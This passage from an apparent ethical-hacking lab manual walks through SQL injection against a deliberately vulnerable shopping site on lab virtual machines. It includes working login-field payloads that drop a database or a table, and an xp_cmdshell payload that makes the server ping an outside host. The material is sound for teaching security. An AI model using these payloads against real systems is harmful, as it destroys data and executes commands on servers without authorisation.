
31. Switch back to the **Windows 11** virtual machine and the browser where the **GoodShopping** website is open.
32. Click **LOGIN** on the menu bar and type the query **blah'; DROP DATABASE mydatabase; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are deleting the database that you created in **Step 25 (mydatabase)**. In the same way, you could also delete a table from the victim website database by typing **blah'; DROP TABLE table_name; --** in the **Username** field.

Module 15 – SQL Injection




33. To see whether the query has successfully executed, Click switch back to the victim machine (**Windows Server 2019**); and in the **Microsoft SQL Server Management Studio** window, click the **Refresh** icon.
34. Expand **Databases** node in the left pane; you will observe that the database called **mydatabase** has been deleted from the list of available databases, as shown in the screenshot.



Note: In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.


35. Close the **Microsoft SQL Server Management Studio** window.
36. Switch back to the **Windows 11** virtual machine and the browser where the **GoodShopping** website is open.
37. Click **LOGIN** on the menu bar and type the query **blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are pinging the **www.certifiedhacker.com** website using an SQL injection query. **-l** is the sent buffer size and **-t** refers to pinging the specific host.



38. The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.goodshopping.com...** message at the bottom of the window.
39. To see whether the query has successfully executed, switch back to the victim machine (**Windows Server 2019**).
